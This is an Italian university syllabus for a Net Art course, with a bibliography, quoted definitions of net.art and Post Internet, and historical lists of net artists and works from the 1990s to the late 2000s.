


NET ART

Simple Net Art Diagram



Finalità ed obiettivi

Il corso si propone di ripercorrere la storia della Net Art e di sviscerarne le tematiche e le strategie formali più significative, sullo sfondo dei due più ampi orizzonti su cui la sua vicenda si sviluppa: l'arte contemporanea e la New Media Art.

A conclusione del corso, lo studente dovrà essere in grado di orientarsi nella pluralità di forme e linguaggi della rete, e di proporre e realizzare progetti che manifestino il livello di comprensione raggiunto.

Metodi

Il corso comprende una parte di lezione teorica frontale e una di lavoro laboratoriale.

La parte teorica si occuperà di approfondire e sviluppare il concetto, la storia e le forme della Net Art, attraverso la discussione di testi e la visione di documenti.

La parte laboratoriale vedrà il docente affiancarsi agli studenti nella messa a punto e nello sviluppo di progetti personali o di gruppo.

Il percorso teorico si svilupperà attraverso i seguenti punti:

1. Definire la Net Art

Dalla “net.art” al “Post Internet”

2. Net Art: la storia

I precedenti (anni Sessanta – Ottanta) – net.art: l'avanguardia digitale - I primi progetti in Rete - Media Hacking & Hacktivism - Neen - Arte e mondi virtuali – Arte e Web 2.0 – I surfing club – Post Internet

3. Net Art: generi e temi

Browser Based - Networked Performance - Open Platforms - Software Art - Code Poetry - Game Art - Data Visualization - Storytelling - Dirty Style - Glitch Aesthetics - Networked installations - Internet Aware

4. Problematiche curatoriali

La Net Art e le istituzioni artistiche – La Net Art e il mercato – Piattaforme online – Nuove strategie curatoriali – La Net Art nello spazio fisico

Modalità d'esame

Discussione orale sui temi affrontati durante le lezioni e della bibliografia proposta;

Discussione orale del progetto proposto dallo studente

Internet

<http://domenicoquaranta.com/my-teaching/>

info@domenicoquaranta.com

Bibliografia

Testi obbligatori

Dispensa finale del corso *

AAVV, *Connessioni Leggendarie*, cat. della mostra, Ready-Made, Milano, 2005. [PDF scaricabile](#)
Domenico Quaranta, *Media, New Media, Postmedia*, Milano, Postmediabooks 2010. [Visita il sito](#)

Testi facoltativi **

Marco Deseriis, Giuseppe Marano, *Net.art. L'arte della connessione*, Shake Edizioni, Milano 2003 (2007).

[PDF scaricabile](#)

Rachel Greene, *Internet Art*, Thames and Hudson, London 2004. [PDF scaricabile](#) versione italiana

Tatiana Bazzichelli, *Networking. La rete come arte*, Costa & Nolan, Milano 2006. [PDF scaricabile](#)

Valentina Tanni, *Random*, LINK Editions, Brescia 2011. [Acquista o scarica](#)

Alternative bibliography for english speaking students: ***

Rachel Greene, *Internet Art*, Thames and Hudson, London 2004

Julian Stallabrass, *Internet Art. The Online Clash of Culture and Commerce*, Tate Publishing, London 2003

Tatiana Bazzichelli, Networking. *The Net as Artwork*, Costa & Nolan, Milano 2006. [Downloadable pdf](#)

Christiane Paul, *Digital Art*, Thames and Hudson, London 2003 (2008)

Olia Lialina, Dragan Espenshied (eds), *Digital Folklore*, Merz & Solitude, Stuttgart 2009. [Visit website](#)

Alexander R. Galloway, *Protocol. How control exists after decentralization*, MIT Press 2004.

Vito Campanelli, *Web Aesthetics. How digital media affect culture and society*, Nai Publishers, Rotterdam 2010

AAVV, *Owning Online Art. Selling and collecting netbased artworks*, Basel 2010. [Downloadable pdf](#)

Gene McHugh, *Post Internet*, LINK Editions, Brescia 2011. [Buy or download](#)

Brad Troemel, *Peer Pressure*, LINK Editions, Brescia 2011. [Buy or download](#)

* La dispensa è fatta di link. I link vanno visitati

** Un testo a scelta fra quelli proposti. Il testo sarà oggetto di discussione in sede d'esame. E' gradita una relazione scritta, da presentare al docente almeno una settimana prima della discussione dell'esame

*** Please choose and read one or more of the suggested books. The book you choose will be discussed during the survey. A written summary (to be e-mailed to the teacher at least one week before the survey) will be really appreciated. Italian students can choose a book from this list as well.

1. Definire la Net Art

Actually, it's a readymade.

In December 1995 Vuk Cosic got a message, sent via anonymous mailer. Because of incompatibility of software, the opened text appeared to be practically unreadable ascii abracadabra. The only fragment of it that made any sense looked something like:

```
[...] J8~g#| \;Net. Art{-^s1 [...]
```

Vuk was very much amased and exited: the net itself gave him a name for activity he was involved in! He immediately started to use this term. After few months he forwarded the mysterious message to Igor Markovic, who managed to correctly decode it. The text appeared to be pretty controversial and vague manifesto in which it's author blamed traditional art institutions in all possible sins and declared freedom of self-expression and independence for an artist on the Internet.

Alexei Shulgin, marzo 1997

--- Netart vs. Art on the Net ---

The art market has discovered the net for the distribution of art. It uses the net to promote art just like ordinary companies. Gallerists, museums and other art brokers provide information about their artists, exhibitions and events. For them, the net is nothing more than a big telephone book in which they too want to (have to) be represented.

However, netart differs from art on the net. Art on the net is mostly nothing more than the documentation of art which is not created on the net, but rather outside it and, in terms of content, does not establish any relationship to the net. Netart functions only on the net and picks out the net or the "netmyth" as a theme. It often deals with structural concepts: A group or an individual designs a system that can be expanded by other people. Along with that is the idea that the collaboration of a number of people will become the condition for the development of an overall system. netart projects without the participation of external persons are perhaps interesting concepts, but they do not manifest themselves as a collective creativity in the net (Dieter Daniels, <http://www.hgb-leipzig.de/theorie/mailart.htm>). The idea is fundamental, but dubious without media-specific translation and without participation of other people. For all netart projects there is a retraceable starting point, an author, so to speak. Nevertheless, what develops from one idea of one single artist with the collaboration of many others, is incalculable. Like the incentive of gambling,

Joachim Blank, 1996

It is important to acknowledge at the outset that b e y o n d . i n t e r f a c e occurs in an incredibly rich context around net art that has grown up at least since Vuk Cosic organized an exhibition at the Net.art per se conference in 1996. Recently, ZKP4 was published, an online publication "filter" of nettime discussion list archives. It includes extensive articles and discussion about net.art and is by far the best entry into this topic.

Nevertheless, while acknowledging that there is no systematic "net dot art" doctrine and that any notion of a "school" is mitigated by the reach and flux of the Net, there are many artists creating Net-specific art who are not particularly associated with net.art. More to the point, the "net art" of b e y o n d . i n t e r f a c e 's subtitle is neither congruent with or in opposition to net.art. Many net.artists are represented in the exhibition as are many others. For the purposes of this exhibition, "net art" is the more generic term we use to identify work for which the network is a necessary and sufficient condition, and "net.art" is the term we use to in association with the artists more or less self-identified with it.

Steve Dietz, 1998; Miltos Manetas 2000

NEEN is not interested about identity, but NEENSTERS, may occasionally use it (their identity) as a password in order to receive privileged information .

The identity of a NEENSTER is his state of mind. Because he/she will publish everything on the web, his/her state of mind reflects on the public taste. NEENSTERS are public personas. If fantasy brought Surrealists to ridiculous and revolution drove Communists to failure, it will be curious to observe where computing will bring NEEN.

While Post-Internet is a term still awkwardly vague to many, it was first conceived by artist Marisa Olson, most widely encountered in a 2008 interview conducted through the website We Make Money not Art. Her definition acknowledges that internet art can no longer be distinguished as strictly computer/internet based, but rather, can be identified as any type of art that is in some way influenced by the internet and digital media.

"I think it's important to address the impacts of the internet on culture at large, and this can be done well on networks but can and should also exist offline." [1]

In the interview she also aligns her definition with net artist Guthrie Lonegan's own phrase, Internet Aware art[2], or when the documentation of an art object is more widely dispersed and viewed than the actual object itself. More recently in 2009, writer Gene McHugh further articulated the definition, understanding it to be when the internet is, "less a novelty and more a banality"[3]. Furthermore in 2010, in artist Artie Vierkant's essay, The Image Object Post-Internet, Vierkant defines the term to exist as, "a result of the contemporary moment: inherently informed by ubiquitous authorship, the development of attention as currency, the collapse of physical space in a networked culture, and the infinite reproducibility and mutability of digital materials"[4]. Each definition and interpretation—though slightly varied in meaning—ultimately results in what is a proposal for a new definition of art in a changing internet society: one that exists under technological influence and compression. A 2011 tweet from artist Harm van den Dorpel perhaps best reveals these conditions:

"Doesn't the impact of the internet on arts reach far beyond art that deals with the internet?"[5]

Louis Doulas, aprile 2011

2. Net Art: la storia

I precedenti (anni Sessanta – Ottanta)

Fluxus

<http://en.wikipedia.org/wiki/Fluxus>

Mail Art

http://en.wikipedia.org/wiki/Mail_art

Situationism

http://en.wikipedia.org/wiki/Situationist_International

Neoism

<http://en.wikipedia.org/wiki/Neoism>

Luther Blissett

http://en.wikipedia.org/wiki/Luther_Blissett_%28nom_de_plume%29

Lutherblissett.net

Intervista a Vittore Baroni: [Parte 1](#) – [Parte 2](#)



Telecommunication Art

Kit Galloway and Sherrie Rabinowitz, *Satellite Arts Project* '77, 1977

Kit Galloway and Sherrie Rabinowitz, *Hole in Space*, 1980

Robert Adrian, *Artex*, 1980

Robert Adrian, *The World in 24 Hours*, 1982



Roy Ascott, *La plissure du texte*, 1983

Tommaso Tozzi, *Hacker Art BBS*, 1990

Wolfgang Staehle, *The Thing BBS*, 1991. Info on [Wikipedia](#)



Netscape: ...



net.art: l'avanguardia digitale (1995 - 1999)

I protagonisti:

Alexei Shulgin

Vuk Cosic

Jodi (Joan Heemskerk and Dirk Paesmans)

Olia Lialina

Heath Bunting



Due mostre esemplari:

Per Platou (a cura di), [Written in Stone. A net.art archeology](#), 2003

Luca Lampo (a cura di), [Conessioni Leggendarie. Net.art 1995 – 2005](#), 2005

Il periodo “eroico”

Vuk Cosic, [Net.art per se](#), 1996

Vuk Cosic, [History of Art for Airports](#), 1997

Vuk Cosic, [Classics of net.art](#), 1997

Olia Lialina, [Agatha Appears](#), 1997

Olia Lialina, [Last Real Net Art Museum](#), 2000 - ongoing

Heath Bunting, [Communication creates conflict](#), 1995

Heath Bunting, [_readme.html, own, be owned or remain invisible](#), 1998

Heath Bunting, [Net.art Consultants](#), 1999


Alexei Shulgin et al., [Refresh](#), 1996


Alexei Shulgin, [Remedy For Information Disease](#), 1996

Alexei Shulgin, [Link X](#), 1997

Alexei Shulgin, [XXX](#), 1997

Bookchin + Shulgin + Blank + Jeron, [Introduction to net.art \(1994-1999\)](#), 1999.





Jodi:

<http://www.jodi.org/>


<http://map.jodi.org/>


<http://asdfg.jodi.org>

<http://404.jodi.org/>

<http://text.jodi.org/>

<http://www.adaweb.com/context/jodi>





/artwork/32987/"

edia.rhizome.org/artbase

I primi progetti in Rete (1994 - 1999)



Antoni Muntadas, [The File Room](#), 1994

Douglas Davis, [The World's First Collaborative Sentence](#), 1994

Michael Samyn, [Group Z](#), 1994 - 1998

Jenny Holzer, [Please Change Beliefs](#), 1995

Felix Stephan Huber, Philip Pocock, [Arctic Circle](#), 1995 - 1996

Eva Grubinger, [Net Bikini](#), 1995

Komar & Melamid, [Most Wanted Paintings](#), 1995

Ken Goldberg & Joseph Santarromana, [The Telegarden](#), 1995

[Mouchette](#), 1996 - present

Julia Scher, [Securityland](#), 1996 - 1998

John F. Simon, Jr, [Every Icon](#), 1997

Antoni Muntadas, [On Translation](#), 1997

Ben Benjamin, [Superbad](#), dal 1995

Mark Amerika, [Grammatron](#), 1997

Mark Napier, [The Shredder](#), 1998

Claude Closky, [Do you want love or lust?](#), 1997

Doug Aitken, [Loaded 5x](#), 1998


0100101110101101.ORG, [Hybrids](#), 1998

0100101110101101.ORG, [Copies](#), 1999

Francis Alys, [The Thief](#), 1999

Mark Napier, [Riot](#), 1999

Prema Murthy, [Bindgirl](#), 1999




BBC
WORLD
bbcnews.com

BHOPAL LEGACY
JUDE FINISTERRA
Dow Chemical spokesman

HEADLINES SION TO LOOK FOR LIFE, SCIENTISTS SAY. ZIMBABWE

Media Hacking / Hacktivism (1996 - 2004)



etoy, [Digital Hijack](#), 1996

Cornelia Sollfrank, [Female Extension](#), 1997

0100101110101101.ORG, [Darko Maver](#), 1998 – 1999

0100101110101101.ORG, [Vaticano.org](#), 1998 - 1999

Electronic Disturbance Theater, [FloodNet](#), dal 1998

®™ark, [The Mutual Funds](#), 1998.

The Yes Men, [The Yes Men as WTO](#), 1999 – 2004

etoy, [Toywar](#), 1999 - 2000

Ubermorgen, [\[V\]ote-auction](#), 2000

0100101110101101.ORG, [Life Sharing](#), 2000 - 2003

0100101110101101.ORG, [Nike Ground](#), 2003

Netochka Nezvanova (1995 – 2002),
the most feared woman on the internet



Neen (2000 - 2006)

<http://www.manetas.com/eo/neen/>

<http://www.superneen.com/>

<http://manetas.com/manetascollection/>

Artisti:

Miltos Manetas - <http://www.manetas.com/>

Rafael Rozendaal - <http://www.newrafael.com/>

Angelo Plessas - <http://www.angeloplessas.com/>

Andreas Angelidakis - <http://www.angelidakis.com/>

Nikola Tasic - <http://tosic.com/>

Mai Ueda - <http://www.maiueda.com/>





Arte e mondi virtuali

Joseph Delappe, [The Great Debates](#), 2004

Gazira Babeli, 2006 – 2009

Second Front, 2006 - 2008

Eddo Stern, [Flamewars](#), 2007

Eddo Stern, [Man, Woman, Dragon \(After World of Warcraft\)](#), 2007

Cao Fei, [The China Tracy Pavilion](#), 2007

Cao Fei, [RMB City](#), 2007

Brody Condon, [Death Animations](#), 2007 – 2008


Eva & Franco Mattes, [Reenactments](#), 2007 – 2010

Brody Condon, [Twentyfivefold Manifestation](#), 2008

Joseph Delappe, [The Salt Satyagraha Online: Gandhi's March to Dandi in Second Life](#), 2008

